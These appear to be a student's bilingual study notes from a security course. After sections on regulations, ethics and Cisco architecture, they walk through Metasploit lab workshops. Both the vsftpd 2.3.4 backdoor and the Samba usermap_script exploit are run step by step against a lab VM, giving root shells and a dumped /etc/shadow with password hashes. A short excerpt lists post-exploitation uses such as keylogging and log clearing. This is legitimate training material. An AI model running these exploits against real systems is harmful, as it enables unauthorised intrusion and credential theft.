笔记

Make sure the law，不要用自己的常识去评判

对的事情，不一定合法。

regulation

每一个领域都有自己的regulations

比如信用卡的PCI

Industry-specific Regulations

Industry	Regulation
Banking and Finance	APRA - some rules and recommendations
Federal Government	Information Security Manual (ISM), Australian Government Protective Security Policy Framework (AGPSF)
Healthcare Providers	RACGP Computer and Information Security Standards
Research	NHMRC Australian Code for the Responsible Conduct of Research
ISPs and Telcoms	Australian Communications and Media Authority (ACMA) Telecommunications (Interception) and Listening Device Amendment Act
Others (utilities, retailers, mining, etc)	None (no Australian Sarbanes-Oxley for listed companies) ASIC (Australian Securities and Investment Corporation) recommends *NIST Cybersecurity Framework for Critical Infrastructure* for listed companies in ASX
Credit Card	PCI DSS 3.0

https://blog.appknox.com/a-glance-at-the-united-states-cyber-security-laws/

Pen testing

确保你的所有活动都是符合regulations 的

有liability。比如你在测试时用的一些工具，不要意外地关掉了整个医院

Ethical

做一件事情的时候，就选择一个基础，来做道德评判

Teleology 目的论，若结果好，那就是👌

Deontologist 道义轮，注重行为本身道德不道德

例子：

比如医疗组织的系统patching，说要12小时晚上更新，但违反了GDPR regulation，因为你需要as soon as possible to patch it.

因为好奇心，随意broke了公司内部员工的密码，结果被诉讼。

Case study

Randal Schwartz, an Intel employee, was a system administrator who ran an unauthorised password crack which broke 48 of the 600 passwords he tested, including that of Intel's Vice President (Blanken-Webb et al., 2018). While there is little doubt Schwartz was acting in the interests of his organisation, the crack was reported by another Intel employee before Schwartz presented his findings to senior management. Consequently, Schwartz was accused of corporate espionage and the matter was referred to police for investigation.

Only scan 自己的系统或vmlab

参加比赛

CTF TEST

CISCO security portfolio

CISCO是全球最大的安全公司之一

SRA security reference architecture

1User end security, 比如受信任的用户才能登入网络

2Network security:

3Application security:

Security operations: IDS IPS SIEM 第三方integration


Threat intelligence, malware analytics, AI


Segmentation 分层是key, 将网络分开，一个网络受感染后，不容易影响到其他网络

workshop - metaspolit （msf : metaspolit framework）

pen test tool.

首先需要下载metaspolit的数据文件，创建一个虚拟机，相当于我们的靶机。





https://www.exploit-db.com/ —— 这个数据库保存已知的exploited的漏洞。

metaspolit工具，则可以让我去使用这些已知的漏洞，了解其原理。

✅ 简单来说，Metasploit 是干什么的?

你可以把它理解为一个“**漏洞利用工具箱**”：

- 可以快速搜索各种**公开漏洞（exploit）**；
- 自动化地利用这些漏洞；
- 获取远程系统的控制权限（获取shell、上传木马、权限提升等）；
- 执行**后渗透操作**（比如数据收集、键盘记录、屏幕截图等）；
- 与其他工具（如Burp Suite、Wireshark、Nmap）配合使用，形成完整的攻击链。

🔧 Metasploit 的组成部分：

组件	功能描述
Exploits	利用目标系统漏洞的代码模块
Payloads	攻击成功后执行的代码（如反弹Shell、Meterpreter等）
Auxiliary	辅助功能模块，比如扫描器、嗅探器、爆破器等
Encoders	编码器，用于绕过防病毒检测
Listeners	用于监听受害者回连的模块

metaspolit相当于是一个工具箱，里面保存了已知的exploited漏洞，可以被人拿出来使用?

没错，Casey，你理解得很准确！👍
我们可以把 **Metasploit** 形象地比喻成一个“**武器库**”或“工具箱”：

🧿 它里面包含了什么?

1. **已知的 Exploits（漏洞利用代码）**
   👉 这些是公开的、被发现并记录下来的系统/软件漏洞，比如 Windows SMB 漏洞、某些 CMS 后门、Web应用漏洞等。
2. **Payloads（有效载荷）**
   👉 比如反弹 shell、上传木马、开启摄像头、截屏等，成功利用漏洞后，用 payload 来做事。
3. **Auxiliary Modules（辅助模块）**
   👉 不直接攻击，但能做扫描、爆破、嗅探，比如 FTP 爆破器、端口扫描器、邮件验证等。
4. **Post Exploitation（后渗透模块）**
   👉 拿到权限后继续操作，比如提权、隐藏进程、抓密码、清日志等。

使用方式

跟recog工具一样，进入工具后，要create一个workspace，相当于一个project.

如果没有初始化数据库，那就初始化

1. During first use, you must start


```
# sudo msfdb init
# sudo msfdb start
```

msfconsole，进入metaspolit工具console.

2. To start Metasploit type msfconsole

```
# msfconsole
```

You should see a startup banner like this (you can see all the other cool banners using the "banner" command within msf console):




create workspace

workspace : 显示已有的spaces.

-a : add workspace

workspace <workspace name>以切换workspace.



database

保存namp搜索出来的结果到datebase中。192.168.1.226 是metaspolit vm

```
Database Backend Commands
=========================

    Command           Description
    -------           -----------
    analyze           Analyze database information about a specific address or address range
    db_connect        Connect to an existing data service
    db_disconnect     Disconnect from the current data service
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache (deprecated)
    db_remove         Remove the saved data service entry
    db_save           Save the current data service connection as the default to reconnect on startup
    db_stats          Show statistics for the database
    db_status         Show the current data service status
    hosts             List all hosts in the database
    klist             List Kerberos tickets in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

指令hosts

显示已连接过的主机

```
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
msf6 > hosts

Hosts
=====

address        mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------        ---                ----  -------  ---------  -----  -------  ----  --------
192.168.1.226  08:00:27:84:38:94        Unknown             device
```

指令services

显示已扫描出的service信息。

```
msf6 > services
Services
========

host           port  proto  name          state  info
----           ----  -----  ----          -----  ----
192.168.1.226  21    tcp    ftp           open
192.168.1.226  22    tcp    ssh           open
192.168.1.226  23    tcp    telnet        open
192.168.1.226  25    tcp    smtp          open
192.168.1.226  53    tcp    domain        open
192.168.1.226  80    tcp    http          open
192.168.1.226  111   tcp    rpcbind       open
192.168.1.226  139   tcp    netbios-ssn   open
192.168.1.226  445   tcp    microsoft-ds  open
192.168.1.226  512   tcp    exec          open
192.168.1.226  513   tcp    login         open
192.168.1.226  514   tcp    shell         open
192.168.1.226  1099  tcp    rmiregistry   open
192.168.1.226  1524  tcp    ingreslock    open
192.168.1.226  2049  tcp    nfs           open
192.168.1.226  2121  tcp    ccproxy-ftp   open
192.168.1.226  3306  tcp    mysql         open
```

搜索特定ports -p

```
192.168.1.226  8180  tcp    open

msf6 > services -p 80
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
192.168.1.226  80    tcp    http  open
```

搜索已发现的，特定ip地址的服务。

```
msf6 > services -s 192.168.1.226
Services
========

host           port  proto  name         state  info
----           ----  -----  ----         -----  ----
192.168.1.226  21    tcp    ftp          open
192.168.1.226  22    tcp    ssh          open
192.168.1.226  23    tcp    telnet       open
192.168.1.226  25    tcp    smtp         open
192.168.1.226  53    tcp    domain       open
192.168.1.226  80    tcp    http         open
192.168.1.226  111   tcp    rpcbind      open
192.168.1.226  139   tcp    netbios-ssn  open
192.168.1.226  445   tcp    microsoft-ds open
192.168.1.226  512   tcp    exec         open
```

import已有的datbase

> **Note:** Running db_nmap does NOT store the output automatically in the Metasploit database. If you want to import an existing output file, you will need to manually import the nmap output using db_import.

输出和输入workspace的数据库数据

identifies the service versions by banner grabbing and fingerprinting.

```
msf > nmap -sV 172.16.104.131 -oX 131.xml
```

导出文件

```
msf > nmap -sV 10.0.0.107 -oX 107.xml
[*] exec: nmap -sV 10.0.0.107 -oX 107.xml

Starting Nmap 7.60 ( https://nmap.org ) at 2018-05-01 08:33 EDT
Nmap scan report for 10.0.0.107
Host is up (0.056s latency).
Not shown: 980 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
53/tcp  open  domain      ISC BIND 9.4.2
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```


6. Import the XML file using the db_import command

```
msf > db_import 131.xml
```

导入文件

找到和使用已知的exploited 漏洞

8. Let's search the Exploit DB for vsftpd to see if 2.3.4 is a vulnerable version...



... and it has an entry mentioning a Metasploit module (how convenient!).

Running an Exploit for vsftpd 2.3.4

1. Now we know vsftpd 2.3.4 is exploitable, search for an attack module using the "search" command.

```
msf > search vsftpd
```

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

找到已有的exploited 漏洞

以VSFTPD 漏洞为例

它是一个制造backdoor的漏洞，也就是入侵某系统获得shell权限，方便日后attacker再次进入该系统。

use <漏洞的文件所在路径>，来使用该漏洞

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

show info //显示该漏洞的详情信息

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

在“basic options”处，有使用的参数。

set <参数> <target value> //设置参数

run //执行该exploited

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html


View the full module info with the info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.226
RHOSTS => 192.168.1.226
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.226:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.226:21 - USER: 331 Please specify the password.
[+] 192.168.1.226:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.226:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

执行cat /etc/shadow指令，看到了该系统上的内容。


```
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.205:42587 → 192.168.1.226:6200) at 2025-04-25 14:34:12 +1000

cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

这个文件夹，就是我们vsftpd 的exploited 的源代码

7. Let's try to understand this backdoor a little better. Look at the Ruby source code for this exploit module. On the Kali virtual machine, open /usr/share/metasploit-framework/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb (you can also see the source here on github). The important bit is this line:

```
sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
```

源码source.



workshop - samba SMB

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

. Use the "use" command to load the exploit module

```
msf > use exploit/multi/samba/usermap_script
```

. Use the netcat forward shell.

```
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_netcat
```

show options

可以看到该samba module所需要的参数。

```
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/bind_netcat
PAYLOAD ⇒ cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/bind_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST                   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

exploit

开始执行payload

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.226
RHOSTS ⇒ 192.168.1.226
msf6 exploit(multi/samba/usermap_script) > set LPORT 44444
LPORT ⇒ 44444
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started bind TCP handler against 192.168.1.226:44444
[*] Command shell session 1 opened (192.168.1.205:44011 → 192.168.1.226:44444) at 2025-04-26 11:08:29 +1000

whoami
root
```

LPORT任何Port都可以。

you can choose any bind port 4xxxx.

. Run the exploit

back指令

```
Abort session 1? [y/N]  y

[*] 192.168.1.226 - Command shell session 1 closed.  Reason: User
msf6 exploit(multi/samba/usermap_script) > back
msf6 >
```

workshop - metaspolit modules

可以看script的source code.

```
└─$ cd modules

┌──(caseylao㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls
README.md  auxiliary  encoders  evasion  exploits  nops  payloads  post

┌──(caseylao㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ cat README.md
This is the folder where all of Metasploit's modules live. These modules are scripts in Ruby that interface with
Metasploit itself to perform some specific task. There are various types of modules, such as `exploit` modules to
exploit a vulnerability and gain a shell, `auxiliary` to perform a non-shell gaining activity, `payloads` for
Metasploit's various payloads (which are also modules), and `post` for post exploitation modules.

┌──(caseylao㉿kali)-[/usr/share/metasploit-framework/modules]
└─$
```

例子，smb的source code.

```
┌──(caseylao㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─$ find . -name "samba"
./multi/samba
./linux/samba
./freebsd/samba
./solaris/samba
./osx/samba

┌──(caseylao㉿kali)-[/usr/share/metasploit-framework/modules/exploits]
└─$ cd multi/samba

┌──(caseylao㉿kali)-[/usr/…/modules/exploits/multi/samba]
└─$ ls
nttrans.rb  usermap_script.rb

┌──(caseylao㉿kali)-[/usr/…/modules/exploits/multi/samba]
└─$ cat usermap_script.rb
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::Remote::SMB::Client

  # For our customized version of session_setup_no_ntlmssp
  CONST = Rex::Proto::SMB::Constants
  CRYPT = Rex::Proto::SMB::Crypt

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Samba "username map script" Command Execution',
      'Description'    => %q{
```